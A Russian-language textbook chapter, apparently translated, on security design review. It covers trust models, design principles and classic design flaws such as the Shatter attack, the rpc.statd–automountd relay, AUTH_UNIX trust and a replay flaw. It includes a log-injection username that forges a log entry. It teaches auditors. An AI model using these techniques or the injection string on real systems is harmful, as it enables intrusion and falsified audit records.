В главе 1, "Основы уязвимостей программного обеспечения", было введено понятие доверия и того, как оно влияет на безопасность системы. Эта глава развивает это понятие и утверждает, что каждая коммуникация между несколькими сторонами должна иметь связанную с ней некоторую степень доверия. Это называется **отношением доверия**. Для простых коммуникаций обе стороны могут предполагать полное доверие, то есть каждая общающаяся сторона предоставляет другим участникам коммуникации полный доступ к своей открытой функциональности. Однако с точки зрения безопасности нас больше интересуют ситуации, в которых общающиеся стороны должны ограничивать доверие друг к другу. Это означает, что стороны могут получить доступ только к ограниченному подмножеству функциональности друг друга. Ограничения, наложенные на каждую сторону коммуникации, определяют между ними **границу доверия**. Граница доверия различает области общего доверия, известные как **домены доверия**. (Не беспокойтесь, если эти понятия пока немного сбивают с толку; в следующем разделе приведены примеры.)

Проект программного обеспечения должен учитывать домены, границы и отношения доверия системы; **модель доверия** -- это абстракция, представляющая эти понятия и являющаяся компонентом политики безопасности приложения. Влияние этой модели заметно в том, как декомпозируется система, поскольку границы доверия часто также являются границами модулей. Модель часто требует, чтобы доверие не было абсолютным; вместо этого она поддерживает разные степени доверия, называемые **привилегиями**. Классический пример -- стандартные права доступа к файлам в UNIX, где пользователь может предоставить другим пользователям системы ограниченный объем доступа к файлу. В частности, пользователи могут указать, разрешено ли другим пользователям читать, записывать или выполнять рассматриваемый файл (или любую комбинацию этих разрешений), тем самым распространяя на других пользователей системы ограниченный объем доверия.


Простые границы доверия

В качестве примера отношения доверия рассмотрим базовую однопользовательскую ОС, например Windows 98. Для простоты предположим, что сеть не задействована. Windows 98 имеет базовую защиту памяти и некоторое представление о пользователях, но не предлагает реального контроля доступа или его принудительного соблюдения. Иными словами, если пользователи могут войти в систему Windows 98, они свободны изменять любые файлы или системные настройки по своему желанию. Поэтому от любого пользователя, который может интерактивно войти в систему, вы не ожидаете безопасности.

Можно определить, что между интерактивными пользователями одной и той же системы Windows 98 нет границ доверия. Однако вы делаете неявное предположение о том, кто имеет физический доступ к системе. Поэтому можно сказать, что граница доверия в этой ситуации определяет, какие пользователи имеют физический доступ к системе, а какие нет. Это оставляет один домен доверенных пользователей и неявный домен, представляющий всех недоверенных пользователей.

Чтобы немного усложнить этот пример, допустим, вы перешли на многопользовательскую ОС, например Windows XP Professional. Такое обновление приносит новый набор соображений. Вы ожидаете, что два пользователя с обычными привилегиями не должны иметь возможности манипулировать данными или процессами друг друга. Разумеется, это ожидание предполагает, что вы не работаете от имени административного пользователя. Теперь у вас есть ожидание конфиденциальности и целостности между двумя пользователями системы, что устанавливает их отношение доверия и еще одну границу доверия. Кроме того, нужно учитывать административного пользователя, что добавляет еще одну границу: неадминистративные пользователи не могут влиять на целостность или конфигурацию системы. Это ожидание является естественным развитием, необходимым для принудительного соблюдения границы между пользователями. В конце концов, если любой пользователь мог бы влиять на состояние системы, вы снова оказались бы в однопользовательской ОС. Рисунок 2-1 графически представляет это отношение доверия в многопользовательской ОС.

Рисунок 2-1. Простые границы доверия



Теперь сделайте шаг назад и подумайте о природе доверия. Каждая система в конечном итоге должна иметь некоторый абсолютно **доверенный орган**. Обойти это невозможно, потому что кто-то должен отвечать за состояние системы. Именно поэтому в UNIX есть учетная запись root, а в Windows -- учетная запись администратора. Конечно, к этому уровню полномочий можно применять разные средства контроля. Например, и UNIX, и Windows имеют способы предоставлять степени административных привилегий разным пользователям и для конкретных целей. Однако простой факт остается: в каждой границе доверия есть по крайней мере один абсолютный орган, который может принять ответственность.

Сложные отношения доверия

Пока что вы рассматривали довольно простые отношения доверия, чтобы получить представление о проблемных областях, с которыми нужно будет работать дальше. Однако некоторые тонкие детали были опущены. Чтобы сделать обсуждение немного реалистичнее, рассмотрим ту же систему, подключенную к сети.

После подключения системы к сети приходится начинать добавлять целый ряд различий. Возможно, нужно учитывать отдельные домены для локальных и удаленных пользователей системы, и, вероятно, понадобится домен для людей, которые имеют сетевой доступ к системе, но не являются "обычными" пользователями. Межсетевые экраны и шлюзы еще больше усложняют эти различия и позволяют проводить дополнительные разделения.

Должно быть очевидно, что определение и применение модели доверия может иметь огромное влияние на любой программный проект. Настоящая работа начинается еще до начала процесса проектирования. Фазы технико-экономического обоснования и сбора требований должны адекватно выявлять и определять ожидания пользователей в отношении безопасности и связанные факторы целевой среды. Итоговая модель должна быть достаточно устойчивой, чтобы удовлетворять этим потребностям, но не настолько сложной, чтобы ее было слишком трудно реализовать и применять. Таким образом, безопасность должна тщательно уравновешивать ясность и потребность в точности. Когда далее в этой главе вы будете рассматривать моделирование угроз, вы будете учитывать модели доверия, оценивая границы между разными компонентами системы и права разных сущностей в системе.

Цепочка доверия

В главе 1 также было введено понятие транзитивного доверия. По сути, оно означает: если компонент A доверяет компоненту B, компонент A должен неявно доверять всем компонентам, которым доверяет компонент B. Это понятие также можно назвать отношением **цепочки доверия**.

Цепочка доверия -- вполне жизнеспособная конструкция безопасности и ядро многих систем. Рассмотрим, как сертификаты распространяются и проверяются в типичном соединении Secure Sockets Layer (SSL) с веб-сервером. У вас есть локальная база подписей, определяющая поставщиков, которым вы доверяете. Эти поставщики затем могут выдать сертификат центру сертификации (certificate authority, CA), который затем может распространить доверие на другие центры. Наконец, сайт-хостинг имеет сертификат, подписанный одним из этих центров. При установлении SSL-соединения нужно пройти по этой цепочке доверия от CA к CA. Проход успешен только тогда, когда вы достигаете центра, находящегося в вашей доверенной базе.

Теперь предположим, что вы хотите выдать себя за веб-сайт с какой-то вредоносной целью. На мгновение оставим систему доменных имен (DNS) за кадром, потому что она часто является легкой целью. Вместо этого все, что вам нужно, -- найти способ манипулировать базой сертификатов где-нибудь в цепочке доверия. Это включает манипулирование клиентской базой сертификатов посетителей, прямую компрометацию целевого сайта или манипулирование любой базой CA в цепочке, включая корневой CA.

Полезно повторить последнюю часть, чтобы акцент был совершенно ясен. Транзитивная природа доверия, разделяемого каждым CA, означает, что компрометация любого CA позволяет атакующему успешно выдать себя за любой сайт. Неважно, скомпрометирован ли CA, выдавший настоящий сертификат, потому что подойдет любой сертификат, выданный действительным CA. Это означает, что целостность любой SSL-транзакции настолько сильна, насколько силен самый слабый CA. К сожалению, этот метод -- лучшее из доступного для установления идентичности хоста.

Некоторые системы можно реализовать только с использованием транзитивной цепочки доверия. Однако как аудитор вы должны внимательно смотреть на последствия выбора такой модели

доверия и определять, уместна ли цепочка доверия. Вам также нужно прослеживать доверие через все включенные компоненты и определять реальную экспозицию каждого компонента. Часто вы обнаружите, что результатом использования цепочки доверия становятся сложные и тонкие отношения доверия, которые атакующие могут эксплуатировать.

Глубокоэшелонированная защита

Глубокоэшелонированная защита -- это концепция наслаивания защитных мер так, чтобы компрометация одного аспекта системы смягчалась другими средствами контроля. Простые примеры такой защиты включают запуск служб и демонов от учетных записей с низкими привилегиями и изоляцию разных функций на разных аппаратных узлах. Более сложные примеры включают сетевые демилитаризованные зоны (DMZ), chroot-окружения, а также защиту стека и кучи.

Многоуровневые защитные меры нужно учитывать при расстановке приоритетов компонентов для проверки. Вероятно, вы назначите более низкий приоритет компоненту, обращенному к интрасети, который работает от учетной записи с низкими привилегиями, внутри chroot-окружения и скомпилирован с защитой буфера. Напротив, вы, скорее всего, назначите более высокий приоритет компоненту, обращенному в Интернет и вынужденному работать от имени root. Это не означает, что первый компонент безопасен, а второй нет. Вам просто нужно смотреть на факты и расставлять усилия так, чтобы они давали наибольший эффект. Приоритизация угроз подробнее обсуждается далее в этой главе, в разделе "Моделирование угроз".

Принципы проектирования программного обеспечения

Количество методологий разработки программного обеспечения, кажется, растет прямо пропорционально количеству разработчиков. Разные методологии подходят разным потребностям, а выбор для проекта зависит от целого ряда факторов.

К счастью, у каждой методологии есть некоторые общепринятые принципы. Четыре базовых принципа -- точность, ясность, слабая связанность и сильная связность (они обсуждаются в следующих разделах) -- применимы к любому программному проекту и являются хорошей отправной точкой для любого разговора о том, как проектирование может влиять на безопасность.

Точность

Точность относится к тому, насколько эффективно проектные абстракции удовлетворяют связанным требованиям. (Вспомните обсуждение требований в главе 1.) Точность включает как то, насколько правильно абстракции моделируют требования, так и то, насколько разумно их можно перевести в реализацию. Цель, конечно, состоит в том, чтобы дать наиболее точную модель с максимально прямой реализацией.

На практике программный проект может не привести к точному переводу в реализацию. Недосмотры на фазе сбора требований могут привести к проекту, который упускает важные возможности или акцентирует не те аспекты. Сбои в процессе проектирования могут привести к реализации, которая вынуждена резко отклониться от проекта, чтобы удовлетворить реальные требования. Даже без сбоев процесса ожидания и требования часто меняются на фазе реализации. Все эти проблемы обычно приводят к реализации, которая может расходиться с предполагаемым (и документированным) проектом.

Расхождения между программным проектом и его реализацией приводят к слабостям проектной абстракции. Эти слабости -- плодородная почва для проникновения разных ошибок, включая уязвимости безопасности. Они вынуждают разработчиков делать предположения вне

предполагаемого проекта, а неспособность передать эти предположения часто создает ситуации, склонные к уязвимостям. Следите за областями, где проект определен недостаточно или возлагает на программистов необоснованные ожидания.

Ясность

Программные проекты могут моделировать чрезвычайно сложные и часто запутанные процессы. Чтобы достичь цели **ясности**, хороший проект должен разумно декомпозировать проблему и предоставлять чистые, самоочевидные абстракции. Документация структуры также должна быть легко доступной и хорошо понятной всем разработчикам, участвующим в процессе реализации.

Излишне сложный или плохо документированный проект может приводить к уязвимостям, похожим на уязвимости неточного проекта. В этом случае слабости абстракции возникают потому, что проект просто слишком плохо понят для точной реализации. Ваша проверка должна выявлять проектные компоненты, которые недостаточно документированы или исключительно сложны. Примеры этой проблемы встречаются по всей книге, особенно когда в главе 7, "Строительные блоки программ", рассматриваются отношения переменных.

Слабая связанность

Связанность относится к уровню коммуникации между модулями и к степени, в которой они раскрывают друг другу свои внутренние интерфейсы. **Слабо связанные** модули обмениваются данными через хорошо определенные публичные интерфейсы, что обычно ведет к более адаптируемым и сопровождаемым проектам. Напротив, **сильно связанные** модули имеют сложные взаимозависимости и раскрывают важные элементы своих внутренних интерфейсов.

Сильно связанные модули обычно в высокой степени доверяют друг другу и редко выполняют проверку данных в своей коммуникации. Отсутствие хорошо определенных интерфейсов в таких коммуникациях также делает проверку данных сложной и склонной к ошибкам. Это часто приводит к дефектам безопасности, когда один из компонентов поддается контролю атакующего. С точки зрения безопасности нужно особенно следить за любой сильной межмодульной связанностью, пересекающей границы доверия.

Сильная связность

Связность относится к внутренней согласованности модуля. Эта согласованность в первую очередь означает степень, в которой интерфейсы модуля обрабатывают связанный набор действий. Сильная связность побуждает модуль обрабатывать только тесно связанные действия. Побочный эффект поддержания сильной связности состоит в том, что она обычно поощряет сильную внутримодульную связанность (степень связанности между разными компонентами одного модуля).

Уязвимости безопасности, связанные со связностью, могут возникать, когда проект не декомпозирует модули вдоль границ доверия. Получающиеся уязвимости похожи на проблемы сильной связанности, за исключением того, что они возникают внутри одного и того же модуля. Часто это результат систем, которые не включили безопасность на ранних стадиях проектирования. Уделяйте особое внимание проектам, которые обращаются к нескольким доменам доверия внутри одного модуля.

Фундаментальные дефекты проектирования

Теперь, когда у вас есть базовое понимание, можно рассмотреть несколько примеров того, как фундаментальные концепции проектирования влияют на безопасность. В частности, нужно увидеть, как неправильное применение этих концепций может создавать уязвимости безопасности. Читая следующие примеры, вы быстро заметите, что они обычно возникают из сочетания нескольких проблем. Часто ошибка открыта для интерпретации и может сильно зависеть от точки зрения проверяющего. К сожалению, это часть природы дефектов проектирования. Обычно они влияют на систему на концептуальном уровне и могут быть трудны для классификации. Поэтому нужно сосредоточиться на влиянии проблемы на безопасность, а не застревать на категоризации.

Эксплуатация сильной связанности

В этом разделе рассматривается фундаментальный дефект проектирования, возникающий из-за неспособности правильно декомпозировать приложение вдоль границ доверия. Общая проблема известна как класс уязвимостей Shatter, впервые описанный в рамках независимого исследования Криса Пейджета. Конкретный путь атаки использует определенные свойства интерфейса прикладного программирования (API) графического интерфейса Windows. Следующее обсуждение опускает многие детали, чтобы подчеркнуть специфически проектную природу Shatter-уязвимостей. Глава 12, "Windows II: межпроцессное взаимодействие", дает гораздо более подробное обсуждение технических деталей, связанных с этим классом уязвимостей.

Программы Windows используют систему сообщений для обработки всех событий, связанных с GUI; у каждого рабочего стола есть одна очередь сообщений для всех связанных с ним приложений. Поэтому любые два процесса, работающие на одном рабочем столе, могут отправлять сообщения друг другу независимо от пользовательского контекста процессов. Это может создавать проблему, когда процесс с более высокими привилегиями, например служба, работает на рабочем столе обычного пользователя.

Windows API предоставляет функцию `SetTimer()` для планирования отправки сообщения `WM_TIMER`. Это сообщение может включать указатель на функцию, которая вызывается, когда обработчик сообщений по умолчанию получает `WM_TIMER`. Это создает ситуацию, в которой процесс может управлять вызовом функции в любом другом процессе, разделяющем с ним рабочий стол. Единственная оставшаяся задача атакующего -- понять, как предоставить код для выполнения в целевом процессе.

Windows API включает ряд сообщений для манипулирования содержимым оконных элементов. Обычно они используются для установки содержимого текстовых полей и меток, манипулирования содержимым буфера обмена и так далее. Однако атакующий может использовать эти сообщения для вставки данных в адресное пространство целевого процесса. Совмещая такой тип сообщения с сообщением `WM_TIMER`, атакующий может построить и запустить произвольный код в любом процессе на том же рабочем столе. Результат -- уязвимость повышения привилегий, которую можно использовать против служб, работающих на интерактивном рабочем столе.

После публикации этой уязвимости Microsoft изменила способ обработки сообщения `WM_TIMER`. Однако ключевая проблема в том, что коммуникацию через рабочий стол нужно считать потенциальным вектором атаки. Это становится понятнее, если учесть, что исходный дизайн системы сообщений был сильно сформирован заботами однопользовательской ОС. В таком контексте проект был точным, понятным и сильно связным.

Эта уязвимость показывает, почему трудно добавлять безопасность в существующий проект. Исходный дизайн сообщений Windows был разумен для своей среды, но появление многопользовательской ОС изменило ландшафт. Теперь очередь сообщений сильно связывает разные домены доверия на одном рабочем столе. Результат -- новые типы уязвимостей, в которых рабочий стол можно эксплуатировать как публичный интерфейс.

Эксплуатация транзитивного доверия

Любопытная проблема безопасности Solaris показывает, как атакующие могут манипулировать доверенным отношением между двумя компонентами. Некоторые версии Solaris включали RPC-программу `automountd`, работавшую от имени root. Эта программа позволяла пользователю root указать команду, запускаемую как часть операции монтирования, и обычно использовалась для обработки монтирования и размонтирования от имени ядра. Программа `automountd` не слушала IP-сеть и была доступна только через три защищенных loopback-транспорта. Это означало, что программа принимала команды только от пользователя root, что кажется довольно безопасным выбором интерфейса.

Другая программа, `rpc.statd`, работает от имени root и слушает интерфейсы Transmission Control Protocol (TCP) и User Datagram Protocol (UDP). Она используется как часть поддержки протокола Network File System (NFS), а ее назначение -- отслеживать NFS-серверы и отправлять уведомление, если они выходят из строя. Обычно демон блокировок NFS просит `rpc.statd` отслеживать серверы. Однако регистрация в `rpc.statd` требует, чтобы клиент сообщил, с каким хостом связаться и какой номер RPC-программы вызвать на этом хосте.

Поэтому атакующий может обратиться к `rpc.statd` машины и зарегистрировать программу `automountd` для получения уведомлений об авариях. Затем атакующий сообщает `rpc.statd`, что отслеживаемый NFS-сервер отказал. В ответ `rpc.statd` связывается с демоном `automountd` на локальной машине (через специальный loopback-интерфейс) и передает ему RPC-сообщение. Это сообщение не соответствует тому, чего ожидает `automountd`, но некоторыми манипуляциями можно добиться, чтобы оно декодировалось в допустимый запрос `automountd`. Запрос приходит от root через loopback-транспорт, поэтому `automountd` считает, что он пришел от модуля ядра. В результате он выполняет команду по выбору атакующего.

В этом случае атака на публичный интерфейс `rpc.statd` была полезна только для установления доверенной коммуникации с `automountd`. Она стала возможной потому, что между всеми процессами, работающими под одной учетной записью, существует неявное доверие. Эксплуатация этого доверия позволила удаленным атакующим отдавать команды процессу `automountd`. Наконец, предположения об источнике коммуникации заставили разработчиков быть снисходительными к формату, который принимает `automountd`. Эти проблемы, в сочетании с общим доверием между модулями, привели к удаленной уязвимости уровня root.

Обработка отказов

Правильная обработка отказов -- важный компонент ясной и точной удобности использования в программном проекте. От приложения просто ожидают корректной обработки нерегулярных условий и помощи пользователям в решении проблем. Однако условия отказа могут создавать ситуации, в которых удобство использования и безопасность кажутся противоположными. Иногда приходится идти на компромиссы в функциональности приложения, чтобы можно было обеспечить безопасность.

Рассмотрим сетевую программу, которая обнаруживает сбой или состояние отказа в данных, полученных от клиентской системы. Точная и ясная удобность использования диктует, что приложение должно попытаться восстановиться и продолжить обработку. Когда восстановление невозможно, приложение должно помочь пользователям диагностировать проблему, предоставив подробную информацию об ошибке.

Однако программа, ориентированная на безопасность, обычно выбирает совершенно другой подход: он может включать завершение клиентского сеанса и предоставление минимально необходимой обратной связи. Такой подход используется потому, что программа, спроектированная вокруг идеала безопасности, предполагает, что условия отказа являются

результатом манипуляции атакующих с вводом или окружением программы. С этой точки зрения попытка обойти проблему и продолжить обработку часто прямо играет на руку атакующему. Прагматичная защитная реакция -- бросить происходящее, поднять страшную тревогу в журналах и прервать обработку. Хотя такая реакция может показаться нарушением некоторых принципов проектирования, это просто ситуация, в которой точность требований безопасности превосходит точность и ясность требований удобства использования.

Принудительное соблюдение политики безопасности

В главе 1 обсуждались ожидания безопасности и то, как они влияют на систему. Теперь можно взять эти понятия и развить более подробное понимание того, как ожидания безопасности принудительно реализуются в политике безопасности. Разработчики реализуют политику безопасности прежде всего путем выявления и принудительного соблюдения границ доверия. Как аудитор вы должны анализировать проект этих границ и код, реализующий их принудительное соблюдение. Чтобы проще рассматривать элементы политики безопасности, принудительное соблюдение разбито на шесть основных типов, обсуждаемых в следующих разделах.

Аутентификация

Аутентификация -- это процесс, с помощью которого программа определяет, кем пользователь себя называет, а затем проверяет достоверность этого утверждения. Программный компонент использует аутентификацию для установления идентичности партнера (клиента или сервера) при инициировании коммуникации. Классический пример -- требование к пользователю веб-сайта ввести имя пользователя и пароль. Аутентификация предназначена не только для людей-партнеров, как видно из предыдущего обсуждения SSL-сертификатов. В том примере системы аутентифицировали друг друга, чтобы безопасно работать через недоверенный интерфейс.

Распространенные уязвимости аутентификации

Один заметный проектный недосмотр -- не требовать аутентификацию в ситуации, где она необходима. Например, веб-приложение показывает сводку чувствительной корпоративной бухгалтерской информации, которая могла бы быть полезна для инсайдерской торговли. Раскрытие этой информации произвольным пользователям Интернета без запроса какой-либо аутентификации было бы дефектом проектирования. Обратите внимание, что проблемы "отсутствия аутентификации" не всегда очевидны, особенно когда вы имеете дело с одноранговыми модулями в большом приложении. Часто трудно определить, что атакующий может получить доступ к предположительно внутреннему интерфейсу между двумя компонентами.

Обычно лучшая практика -- централизовать аутентификацию в проекте, особенно в веб-приложениях. Некоторые веб-приложения требуют аутентификацию для пользователей, входящих через главную страницу, но не применяют аутентификацию на последующих страницах. Такое отсутствие аутентификации означает, что с приложением можно взаимодействовать, ни разу не вводя имя пользователя и пароль. Напротив, централизованная аутентификация смягчает эту проблему, проверяя каждый веб-запрос внутри защищенного домена.

Недостоверные учетные данные

Еще одна распространенная ошибка возникает, когда программе предъявляется некоторая аутентификационная информация, но этой информации нельзя доверять. Такая проблема часто

появляется, когда аутентификация выполняется на стороне клиента, а атакующий может полностью контролировать клиентскую сторону соединения. Например, фреймворк SunRPC включает схему аутентификации `AUTH_UNIX`, которая по сути сводится к полному доверию клиентской системе. Клиент просто передает запись, сообщающую серверу, каковы идентификаторы пользователя и группы, а сервер принимает их как факт.

UNIX-системы раньше включали RPC-демон под названием `rexd` (remote execute daemon). Назначение этой программы состояло в том, чтобы позволить удаленному пользователю запускать программу в системе от имени локального пользователя. Если бы вы подключились к системе `rexd` и сказали программе `rexd` запустить команду `/bin/sh` от имени пользователя bin, программа запустила бы shell от имени bin и позволила бы вам с ним взаимодействовать. В этом почти все и заключалось, за исключением того, что нельзя было запускать программы от имени пользователя root. Обычно обход этого ограничения занимает всего несколько минут после того, как у вас уже есть shell от имени bin. Позднее в стандартной установке `sadmind` на Solaris был раскрыт удаленный дефект root-уровня: программа считала аутентификацию `AUTH_UNIX` достаточной проверкой для выполнения команд от имени клиента.

Примечание

Ошибка в `sadmind` документирована по адресу www.securityfocus.com/bid/2354/info.

Многие сетевые демоны используют исходный IP-адрес сетевого соединения или пакета для установления идентичности партнера. Само по себе это не является достаточными учетными данными и подвержено подделке. UDP тривиально подделывается, а TCP-соединения в разных ситуациях можно подделывать или перехватывать. UNIX предоставляет несколько демонов, уважающих концепцию доверенных хостов на основе исходного адреса. Эти демоны -- `rshd` и `rlogind`, и даже `sshd` можно настроить так, чтобы он уважал такие отношения доверия. Инициируя, подделывая или перехватывая TCP-соединение с доверенной машины на привилегированном порту, атакующий может эксплуатировать отношение доверия между двумя машинами.

Недостаточная проверка

Система аутентификации может быть почти достаточной для своей среды, но все равно содержать фундаментальный дефект проектирования, оставляющий ее открытой. Такая проблема маловероятна в типичном проекте аутентификации, требующем имя пользователя/пароль/девичью фамилию матери, потому что последствия проектных решений в такой системе легко продумать.

Гораздо вероятнее увидеть такой дефект проектирования в программной аутентификации между двумя системами. Если программа использует существующие механизмы аутентификации, например сертификаты, могут возникнуть проблемы уровня проектирования. Во-первых, многие распределенные клиент-серверные приложения аутентифицируют только в одном направлении: только клиента или только сервер. Атакующий часто может использовать такую схему аутентификации, чтобы выдать себя за неаутентифицированную сторону и выполнить тонкие атаки на систему.

Самодельная аутентификация с криптографическими примитивами -- еще одна проблема, с которой можно столкнуться. На концептуальном уровне собственная аутентификация кажется простой. Если у вас есть общий секрет, вы выдаете партнеру вызов. Затем партнер отправляет обратно значение, которое могло быть получено только из комбинации вызова и общего секрета. Если вы используете открытые и закрытые ключи, вы отправляете партнеру вызов, шифруя его открытым ключом партнера, и ожидаете ответ, доказывающий, что партнер смог его

расшифровать.

Однако при создании протоколов аутентификации с нуля остается много места для ошибок. Томас Лопатик нашел забавную уязвимость в протоколе FWN/1 Firewall-1. Каждый партнер отправляет случайное число R1 и хеш этого случайного числа с общим ключом, Hash(R1+K). Принимающая сторона может посмотреть на отправленное случайное число, вычислить хеш и сравнить его с переданным значением. Проблема в том, что значения R1 и Hash(R1+K) можно просто повторно отправить серверу, потому что они созданы с использованием одного и того же общего симметричного ключа.

Авторизация

Авторизация -- это процесс определения того, разрешено ли пользователю системы выполнить конкретную операцию внутри домена доверия. Она работает вместе с аутентификацией как часть политики **контроля доступа**: аутентификация устанавливает, кем является пользователь, а авторизация определяет, что этому пользователю разрешено делать. Существует много формальных проектов систем контроля доступа, включая дискреционный контроль доступа, мандатный контроль доступа и ролевой контроль доступа. Кроме того, доступно несколько технологий для централизации контроля доступа в разных фреймворках, операционных системах и библиотеках. Из-за сложности разных схем контроля доступа лучше начать с рассмотрения авторизации с общей точки зрения.

Распространенные уязвимости авторизации

Веб-приложения печально известны отсутствующей или недостаточной авторизацией. Часто обнаруживается, что только небольшая часть функциональности веб-сайта выполняет корректные проверки авторизации. На таких сайтах страницы с логикой авторизации обычно являются главными меню и крупными подстраницами, но фактические страницы-обработчики проверки авторизации опускают. Нередко можно найти способ войти как пользователь с относительно низкими привилегиями, а затем получить доступ к информации и выполнять действия, не относящиеся к вашей учетной записи или предназначенные для пользователей с более высокими привилегиями.

Небезопасные источники полномочий

Пропуск проверок авторизации -- очевидная проблема. Также можно столкнуться с ситуациями, в которых логика проверок авторизации непоследовательна или оставляет место для злоупотребления. Например, допустим, у вас есть простая система учета расходов, и у каждого пользователя в компании есть учетная запись. Система заранее запрограммирована корпоративной иерархией, поэтому знает, какие сотрудники являются менеджерами и кем они управляют. Основная логика управляется данными и выглядит примерно так:

```
Ввести новый расход; для каждого сотрудника, которым вы управляете:
Просмотреть/утвердить расходы
```

Эта система довольно проста. При условии, что исходная корпоративная иерархия заполнена правильно, менеджеры могут просматривать и утверждать расходы своих подчиненных. Обычные сотрудники видят только пункт меню `Ввести новый расход`, потому что в системе они не указаны как управляющие другими сотрудниками.

Теперь предположим, что вы постоянно сталкиваетесь с ситуациями, когда сотрудники официально подчиняются одному человеку, но фактически по повседневным вопросам отчитываются перед другим менеджером. Чтобы решить эту проблему, вы позволяете каждому пользователю назначать

другого пользователя своим "виртуальным" менеджером. Виртуальный менеджер пользователя получает права просмотра и утверждения расходов этого пользователя, как и официальный менеджер. На первый взгляд такое решение может выглядеть нормальным, но оно дефектно. Оно создает ситуацию, в которой сотрудники могут назначить любого коллегу своим виртуальным менеджером, включая самих себя. Получившийся виртуальный менеджер затем может утверждать расходы без дополнительных ограничений.

Эта простая система с очевидной проблемой может показаться искусственной, но она выведена из проблем, встречавшихся в реальных приложениях. По мере роста числа пользователей и групп в приложении и роста сложности системы проектировщикам становится легко упустить возможность потенциального злоупотребления логикой авторизации.

Подотчетность

Подотчетность относится к ожиданию, что система может идентифицировать и журналировать действия, выполняемые пользователями системы. **Неотказуемость** -- связанный термин, фактически являющийся подмножеством подотчетности. Он относится к гарантии, что система журналирует определенные действия пользователей так, чтобы пользователи позднее не могли отрицать их выполнение. Подотчетность вместе с авторизацией и аутентификацией устанавливает полную **политику контроля доступа**. В отличие от аутентификации и авторизации, подотчетность не принуждает конкретную границу доверия и не предотвращает компрометацию. Вместо этого подотчетность предоставляет данные, которые могут быть существенными при смягчении успешной компрометации и проведении криминалистического анализа. К сожалению, подотчетность -- одна из самых упускаемых частей безопасного проектирования приложений.

Распространенные уязвимости подотчетности

Самая распространенная уязвимость подотчетности -- неспособность системы журналировать операции с чувствительными данными. Фактически многие приложения вообще не предоставляют возможности журналирования. Конечно, многие приложения не обрабатывают чувствительные данные, требующие журналирования. Однако определять, требуется ли журналирование, должны администраторы или конечные пользователи, а не разработчики.

Следующая важная забота для подотчетности -- система, которая недостаточно защищает свои журнальные данные. Конечно, эта забота может также быть проблемой авторизации, конфиденциальности или целостности. В любом случае любая система, поддерживающая журнал, должна обеспечивать безопасность этого журнала. Например, ниже представлен простой текстовый журнал, в котором каждая строка включает временную метку, за которой следует запись журнала:

```
20051018133106 Logon Failure: Bob20051018133720 Logon Success: Jim20051018135041 Logout: Jim
```

Что произойдет, если включить в запись журнала строки, изменяемые пользователем? Что помешает пользователю намеренно отправить ввод, выглядящий как запись журнала? Например, предположим, что пользователь указал "`Bob\n20051018133106 Logon Success: Greg`" как имя для входа. Это похоже на безобидную шалость, но может быть использовано для вредоносной деятельности. Атакующие могут использовать поддельные записи, чтобы скрывать вредоносную активность или обвинять невиновного пользователя. Они также могут повредить журнал настолько, что он станет нечитаемым или недоступным для записи. Такое повреждение может создать состояние отказа в обслуживании или открыть пути к другим уязвимостям. Оно может даже предоставить эксплуатируемые пути в самой системе журналирования.

Манипулирование этим журналом -- не единственная проблема. Что происходит, когда атакующие могут его читать? Как минимум они узнают, в какое время каждый пользователь входил и выходил. Из этих данных они могут вывести шаблоны входа или заметить, какие пользователи имеют привычку забывать пароли. Такая информация может казаться безобидной, но она может быть полезна при подготовке более крупной атаки. Поэтому неавторизованные пользователи не должны иметь возможности читать или изменять содержимое системного журнала.

Конфиденциальность

Глава 1 описывала конфиденциальность как ожидание, что только уполномоченные стороны могут просматривать данные. Это требование обычно реализуется через механизмы контроля доступа, которые охватываются аутентификацией и авторизацией. Однако дополнительные меры необходимо принимать, когда коммуникация выполняется по небезопасному каналу. В таких случаях для принудительного соблюдения требований конфиденциальности часто используется шифрование.

Шифрование -- это процесс кодирования информации так, чтобы третья сторона не могла прочитать ее без специальных знаний, включающих процесс шифрования и обычно некоторую форму ключевых данных. Ключевые данные -- это фрагмент данных, известный только сторонам, уполномоченным на доступ к информации.

Тема проверки криптографических алгоритмов и процессов в этой книге не рассматривается, потому что задействованная математика чрезвычайно сложна и охватывает целую область исследований. Однако знания, необходимые для выявления некоторых уязвимостей при реализации и применении криптографии, рассматриваются на протяжении книги, включая проблемы управления памятью при обработке криптографических сообщений и проверку требований спецификации относительно реализации.

